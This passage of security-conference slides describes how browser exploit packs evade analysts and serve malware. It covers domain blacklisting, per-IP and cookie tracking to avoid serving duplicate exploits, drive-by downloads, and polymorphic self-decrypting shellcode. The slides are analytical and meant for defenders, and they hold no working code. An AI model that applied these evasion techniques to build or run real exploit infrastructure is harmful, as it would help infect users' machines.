
■ Blacklisting

- Technique to prevent tracing of malware domain by analysts
 - Non legitimate usage of blacklisting approach
 - It serves very well for BEP's.
 - Explicit declaration of domain names in the panel (file listing also provided)
 - » Anti detection and no exploit serving (dual layer in addition to IPLDT)



Dynamic Storage and Mutex


- Dynamic Storage and Mutex
 - Managing the incoming connects
 - Looks for the particular IP address to verify the number of requests
 - Tracking the incoming requests and cookie tracking (Mutex implementation)
 - Primarily, avoid serving the duplicate exploits to the same machine
 - » Implements the concept of worker thread when exploit is served
 - » Efficient way of serving exploits through HTTP
 - » Filter the victim information so that appropriate content should be served
 - Wait, till the full exploit is sent to the victim browser
 - Drive by Downloads




Polymorphic Shellcodes

■ Polymorphic Shellcodes

- Polymorphism provides multiple way to bypass detection mechanisms
 - Self decrypting routines are available
 - On successful exploitation, encrypted malware decrypts itself in the system
 - Encryption provides random entry points that bypass the detection modules
 - Heavily used to bypass intrusion detection systems
 - Provides multiple code execution points
- Exploit in BEP's : shellcodes are polymorphic in nature



Generic - Shellcode Unwrapping



Conclusion

- BEP - Efficient way of serving malware
- Collaborates very well with third generation botnets
- Hard to design a protection solution because
 - It exploits the default design of browsers
- Hyperlinks/ URL verification is the best solution at present.
- Its good to hunt malware for educational purposes ☺



References

- HITB - Exploiting Web Virtual Hosting – Malware Infections
 - <http://magazine.hitb.org/issues/HITB-Ezine-Issue-005.pdf>
- Virus Bulletin – Browser Malware Taxonomy
 - <http://www.virusbtn.com/virusbulletin/archive/2011/06/vb201106-browser-malware-taxonomy>
- BruCon Hacking Conference – Botnets and Browsers
 - <http://www.slideshare.net/adityaks/brucon-brussels-2011-hacking-conference-botnets-and-browsers-brothers-in-the-ghost-shell>
- Hack In The Box Conference – Spying on SpyEye
 - <http://www.slideshare.net/adityaks/spying-on-spyeye-what-lies-beneath>
- OWASP App Sec – Hunting Web Malware
 - <http://www.appsecusa.org/talks.html#goodhacker>

Questions ?



Thanks

- SecNiche Security Labs
 - <http://www.secniche.org>
- Computer Science Department, Michigan State University
 - <http://www.cse.msu.edu>
- Virus Bulletin 2011
 - <http://www.virustbn.com>

